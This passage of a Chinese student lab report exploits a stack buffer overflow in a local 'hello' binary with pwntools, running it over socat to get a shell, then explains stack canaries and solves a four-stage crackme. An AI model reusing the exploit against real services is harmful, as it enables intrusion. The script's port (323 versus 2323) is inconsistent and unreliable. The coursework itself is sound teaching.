0x00007ffff51c7f2c in __GI___libc_read (fd=0, buf=0x1e026b0, nbytes=4096) at ../
sysdeps/unix/sysv/linux/read.c:26
xuxinyan@xuxinyan-virtual-machine: ~/lab3$ python3 exp1.py
[*] Starting local process './hello': pid 43734
[*] Paused (press any to continue)
[*] Switching to interactive mode
What is your name?
Hello, aaaaaaaaaaaaaaaaaaaaaa\x9e\x11!
```

图 8: 调试漏洞利用

3. 终端 B 中，`gdb` 此时应该在断点处停下。从此处开始，单步调试 (使用 `ni` 跳过下一个 `printf` 函数调用)，并持续查看寄存器值、栈数据、以及当前执行的指令，直到进入 `system` 函数，以理解漏洞利用的过程。

```

(gdb) b printf
Breakpoint 1 at 0x7980a74089f0: file ./stdio-common/printf.c, line 28.
(gdb) c
continuing.
Breakpoint 1, __printf (format=0x402022 "Hello, %s!\n") at ./stdio-common/printf.c:28
Files
./stdio-common/printf.c
32 in ./stdio-common/printf.c
(gdb) info register eax
eax 0
Missing register name
(gdb) x/i $pc
=> 0x7980a74089f0: <_printf+114>: lea 0x0(%rsp),%rax
(gdb) n
33 in ./stdio-common/printf.c
(gdb) x/i $pc
=> 0x7980a74089f1: <_printf+145>: mov 0x1b0b0(%rip),%rax # 0x7980a7619e38
(gdb) info register rax
rax 0x7ffc5dcccc00 140721882188800
(gdb) n
36 in ./stdio-common/printf.c
(gdb) info register rax
rax 0x24 36
(gdb) info register eax
eax 0x24 36
(gdb) x/i $pc
=> 0x7980a74089f7: <_printf+175>: mov 0x10(%rsp),%rdx
(gdb) n
0x0000000000000000 in ?? ()
(gdb) x/i $pc
=> 0x0000000000000000: mov 0x0,%eax
(gdb) info register eax
eax 0x24 36
(gdb) n
Cannot find bounds of current function
(gdb) info register eax
eax 0x24 36
(gdb) info register rax
rax 0x24 36
(gdb) n
Cannot find bounds of current function
(gdb) info register eax
Undefined command: ". Try 'help'".
(gdb) info register eax
eax 0x24 36
(gdb) x/i $pc
=> 0x0000000000000000: mov 0x0,%eax
(gdb) nt
0x0000000000000000 in ?? ()
(gdb) info register eax
eax 0x0 0
Missing register name
(gdb) info register rax
rax 0x0 0
(gdb) nt
0x0000000000000000 in ?? ()
(gdb) info register eax
eax 0x0 0
Missing register name
(gdb) nt
0x0000000000000000 in ?? ()
(gdb) nt
0x0000000000000000 in ?? ()
(gdb) st
(gdb) info register system@plt ()
eax 0x0 0
Missing register name
(gdb)

```

图 9: 单步调试过程

```

xuxinyan@xuxinyan-virtual-machine:~/lab3$ python3 exp1.py
[+] Starting local process './hello': pid 30162
[*] Paused (press any to continue)
[*] Switching to interactive mode
What is your name?
$ ps
$ ps
Hello, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x9e\x11@!
  PID TTY          TIME CMD
 30162 pts/2    00:00:00 hello
 30638 pts/2    00:00:00 sh
 30639 pts/2    00:00:00 sh
 30640 pts/2    00:00:00 ps
  PID TTY          TIME CMD
 30162 pts/2    00:00:00 hello
 30638 pts/2    00:00:00 sh
 30639 pts/2    00:00:00 sh
 30641 pts/2    00:00:00 ps

```

图 10: 程序块

可以看到 A 终端的输出块如上图所示，在 hello 结束时进入到了一个 shell 进程。现这里的漏洞主要存在于漏洞程序读入时，hello 后面大量的 a 以及一串字符导致其进入 shell。

综上所述，本实验的漏洞利用机制应该是缓冲区溢出利用，它依赖于目标程序中存在的一个漏洞，即程序没有正确地处理输入，导致攻击者可以覆盖内存中的返回地址，从而进入到新的地址，即进入了一个 shell。

2.3.2 运行漏洞利用

1. 安装 socat 并在 hello 所在路径下执行：

```
1 socat tcp-l:2323,reuseaddr,fork exec:./hello
```

2. 使用 nc 来访问服务，确保服务开启正常，对面和本地执行 hello 程序的行为一致：

```
1 nc 127.0.0.1 2323
```

得到结果如下图所示：





图 11: 漏洞利用

3. 修改漏洞利用脚本，代码如下：

```
1      #!/usr/bin/python
2
3  from pwn import *
4  context.arch = 'amd64'
5  r = remote("127.0.0.1",323)
6  r.sendline(b"a"*0x18+p64(0x40119e))
7  r.interactive()
```

4. 在新的窗口运行漏洞利用脚本，得到如下结果，证明攻击者已经成功利用了系统中的一个漏洞，从而获得了某种程度的远程访问权限。



```
xuxinyan@xuxinyan-virtual-machine:~$ cd lab3
xuxinyan@xuxinyan-virtual-machine:~/lab3$ socat tcp-l:2323,reuseaddr,fork exec:./hello
..
xuxinyan@xuxinyan-virtual-machine:~$ nc 127.0.0.1 2323
..
What is your name?
Hello, ...!
$
xuxinyan@xuxinyan-virtual-machine:~/lab3$ python3 exp2.py
[+] Opening connection to 127.0.0.1 on port 2323: Done
[*] Switching to interactive mode
$ ls
auth
chall
Coverage-based_Greybox_Fuzzing_as_Markov_Chain.pdf
exp1.py
exp2.py
exp.py
fuzz
FuzzMe
fuzz_target.cc
games
hello
hello2
Hello.py
lab3_doc.pdf
$
```

图 12: 漏洞利用结果

漏洞利用过程中利用了以下程序在特定情况下的行为特点:

- **缓冲区溢出**: 脚本利用了目标程序 `hello` 的缓冲区溢出漏洞。当程序接收到超出其预期长度的输入时, 它没有正确地处理这个输入, 导致额外的数据覆盖了内存中的其他部分, 比如调用栈中的返回地址。
- **返回地址覆盖**: 通过发送一个过长的字符串(`b"a"*0x18`), 脚本覆盖了栈上的返回地址。`p64(0x40119e)` 部分是一个精心构造的数据, 它代表了目标程序中的一个特定地址, 通常是攻击者想要程序执行的其他函数的地址。
- **控制执行流程**: 成功覆盖返回地址后, 当函数执行完毕并尝试返回时, 它会跳转到攻击者指定的地址 `0x40119e`, 而不是原本的返回地址。这允许攻击者控制程序的执行流程。

一旦这种漏洞成功利用, 攻击者可以在远程系统上执行任意代码, 甚至尝试提升权限, 从而获得对系统的控制。控制系统后, 攻击者可能会访问系统中的敏感信息或破坏系统, 如果攻击者在系统中安装后门程序, 则可以实现持久化访问。

3 问题探究

默认编译选项会将 `__stack_chk_fail` 函数添加到程序中。在什么情况下会调用这个函数? 调用这个函数的条件涉及哪些值? 这个函数调用后会发生什么?

`__stack_chk_fail` 是一个用于增强程序栈安全的函数, 它通常在编译时通过栈保护机制 (Stack Protection) 或堆栈保护器 (Stack Smashing Protector, 简称 SSP) 被添加到程序中。在函数的栈帧中, 编译器会在局部变量和返回地址之间插入一个随机的值 `Canary`, 在函数返回前, 程序会检查 `Canary` 值是否被修改。如果 `Canary` 值被改

变，说明栈可能被破坏。当程序检测到栈溢出时，即检测到栈上的 canary 值被修改时，`__stack_chk_fail` 会被调用。

当 `__stack_chk_fail` 被调用后，`__stack_chk_fail` 会终止程序执行并打印错误信息到标准错误输出。程序通常会通过发送 SIGABRT 信号来终止。这可以导致核心转储 (core dump) 的生成，其中包含了程序崩溃时的内存快照，这有助于调试和了解栈溢出发生的原因。

4 综合应用

分析程序 (games)，通过理解程序逻辑，完成里面的四个挑战，进入 Congratulations 分支。这个分实验适合主要采用白盒分析的方法来做。

请闯尽可能多的关，将你对于每一关的理解以及你的思路记录在实验报告中。

首先使用 Ghidra 分析得 main 函数伪 C 代码：

```
1  int main(void)
2
3  {
4      int b;
5
6      b = game1();
7      if (((b != 0) && (b = game2(), b != 0)) && (b = game3(), b != 0)) && (b = game4(), b != 0) {
8          puts("Congratulations, you finished the challenge");
9          return 0;
10     }
11     puts("Sorry, try again");
12     return 0;
13 }
```

由伪 C 代码可得每一关的通关条件：每一关的输出值均不为 0。

第一关：

伪 C 代码如下所示：

```
1  bool game1(void)
2
3  {
4      int result;
5      long in_FS_OFFSET;
6      char input [24];
7      long stackguard;
8
9      stackguard = *(long *)(in_FS_OFFSET + 0x28);
10     puts("Game 1");
11     fgets(input,16,stdin);
12     result = memcmp(input,"guess666",8);
13     if (stackguard != *(long *)(in_FS_OFFSET + 0x28)) {
14         /* WARNING: Subroutine does not return */
15         __stack_chk_fail();
16     }
```

```

16 }
17 return result == 0;
18 }

```

由伪 C 代码可知，输入 guess666 即可通关。

第二关：

伪 C 代码如下所示：

```

1  int game2(void)
2
3  {
4      int result;
5      long in_FS_OFFSET;
6      int i;
7      int a;
8      int index;
9      int j;
10     int sum [8];
11     int number [9];
12     undefined8 input;
13     undefined8 local_20;
14     long local_10;
15
16     local_10 = *(long *)(in_FS_OFFSET + 0x28);
17     puts("Game 2");
18     input = 0;
19     local_20 = 0;
20     fgets((char *)&input,16,stdin);
21     number[0] = 0;
22     number[1] = 0;
23     number[2] = 0;
24     number[3] = 0;
25     number[4] = 0;
26     number[5] = 0;
27     number[6] = 0;
28     number[7] = 0;
29     number[8] = 0;
30     for (i = 0; i < 9; i = i + 1) {
31         number[i] = *(char *)((long)&input + (long)i) + -0x30;
32     }
33     for (a = 0; a < 9; a = a + 1) {
34         if ((number[a] < 1) || (index = a, 9 < number[a])) {
35             result = 0;
36             goto LAB_001013ed;
37         }
38         while (index = index + 1, index < 9) {
39             if (number[a] == number[index]) {
40                 result = 0;
41                 goto LAB_001013ed;
42             }

```


```

43     }
44 }
45 sum[0] = number[6] + number[0] + number[3];
46 sum[1] = number[7] + number[1] + number[4];
47 sum[2] = number[8] + number[2] + number[5];
48 sum[3] = number[2] + number[0] + number[1];
49 sum[4] = number[5] + number[3] + number[4];
50 sum[5] = number[8] + number[6] + number[7];
51 sum[6] = number[8] + number[0] + number[4];
52 sum[7] = number[6] + number[2] + number[4];
53 j = 1;
54 do {
55     if (7 < j) {
56         result = 1;
57 LAB_001013ed:
58         if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) {
59             return result;
60         }
61         /* WARNING: Subroutine does not return */
62         __stack_chk_fail();
63     }
64     if (sum[j] != sum[0]) {
65         result = 0;
66         goto LAB_001013ed;
67     }
68     j = j + 1;
69 } while( true );
70 }

```

由伪 C 代码可知，该游戏是读入一个 9 位整数数组，并且要求每个数字都在 1 ~ 9 之间，且互不相等，类似于三阶幻方，最终若横竖对角线数字相加均相等则可通关。

输入：492357816，成功通过。



```

xuxinyan@xuxinyan-virtual-machine:~/lab3$ ./games
Game 1
guess666
Game 2
492357816
Game 3

```

图 13: 运行结果

第三关：

伪 C 代码如下所示：

```

1     int game3(void)
2
3 {
4     char cVar1;
5     int result;
6     long in_FS_OFFSET;

```



```

7   int row;
8   int col;
9   int i;
10  char input [264];
11  long local_10;
12
13  local_10 = *(long *)(in_FS_OFFSET + 0x28);
14  puts("Game 3");
15  row = 1;
16  col = 1;
17  fgets(input,0x100,stdin);
18  for (i = 0; i < 256; i = i + 1) {
19      cVar1 = input[i];
20      if (cVar1 == '8') {
21          col = col + -1;
22      }
23      else {
24          if ('8' < cVar1) {
25 LAB_0010150f:
26          result = 0;
27          goto LAB_00101571;
28          }
29          if (cVar1 == '6') {
30              row = row + 1;
31          }
32          else {
33              if ('6' < cVar1) goto LAB_0010150f;
34              if (cVar1 == '2') {
35                  col = col + 1;
36              }
37              else {
38                  if (cVar1 != '4') goto LAB_0010150f;
39                  row = row + -1;
40              }
41          }
42      }
43      if ((row == 31) && (col == 19)) break;
44      result = func(row,col);
45      if (result != 0) {
46          result = 0;
47          goto LAB_00101571;
48      }
49  }
50  result = 1;
51 LAB_00101571:
52  if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) {
53      return result;
54  }
55      /* WARNING: Subroutine does not return */
56  __stack_chk_fail();

```

```
57 }
```

分析伪 C 代码可得，该游戏通过读取输入的数字来控制移动，初始化坐标为 (1, 1)，若输入 8，列号-1；输入 6，行号 +1；输入 2，列号 +1；输入 4，行号 +1。并且输入的数字不能大于 8。直达到 (31,19) 时退出循环。同时分析 func 函数，伪 C 如下：

```
1 {
2     return (qword_2024[row]>>col)& 1;
3 }
```

可以看到 func 函数是将每一步的 row 和 col 进行判断，数组中指定行元素的特定位置（由 col 指定）是 0 还是 1。如果该位是 1，则返回 1；如果该位是 0，则返回 0。如果 func 函数返回 1，则 result=0，失败；func 函数返回 0，result=1，该步成功。因此每一步都有失败的可能，本关是一个数字迷宫。最终输入结果为：

```
1 2266222224422222222222666688866888666668666226666668866886686622222222222222
```

第四关：

伪 C 代码如下所示：

```
1     undefined8 game4(void)
2
3 {
4     undefined8 result;
5     long in_FS_OFFSET;
6     int local_118;
7     int local_114;
8     int local_110;
9     int local_10c;
10    int local_108;
11    int local_104;
12    int local_100;
13    int local_fc;
14    int local_f8;
15    int local_f4;
16    int local_f0;
17    int local_ec;
18    int local_e8;
19    int local_e4;
20    int local_e0;
21    int local_dc;
22    long local_10;
23
24    local_10 = *(long *)(in_FS_OFFSET + 0x28);
25    puts("Game 4");
26    fgets((char *)&local_118,0x100,stdin);
27    if (((((local_118 == 0x6f726361) && (local_114 == 0x74207373)) && (local_110 == 0x6d206568)) &
28        &
29        (((local_10c == 0x746e756f && (local_108 == 0x206e6961)) &&
```

```

29      ((local_104 == 0x20756f79 && ((local_100 == 0x20656573 && (local_fc == 0x72756f79))))))
      &&
30      ((local_f8 == 0x6e697320 &&
31      (((((local_f4 == 0x65726563 && (local_f0 == 0x6c6f7320)) && (local_ec == 0x6f697475)) &&
32      ((local_e8 == 0x6861206e && (local_e4 == 0x33323161)))) &&
33      ((local_e0 == 0x37363534 && (local_dc == 0x62613938)))))) {
34      result = 1;
35  }
36  else {
37      result = 0;
38  }
39  if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
40      /* WARNING: Subroutine does not return */
41      __stack_chk_fail();
42  }
43  return result;
44  }

```

game4 的逻辑应该是如果输入的字符串和程序中的 ASCII 码值相等，即可输出 result=1。应该输入的字符为：

```

1      across the mountain you see your sincere solution aha123456789ab

```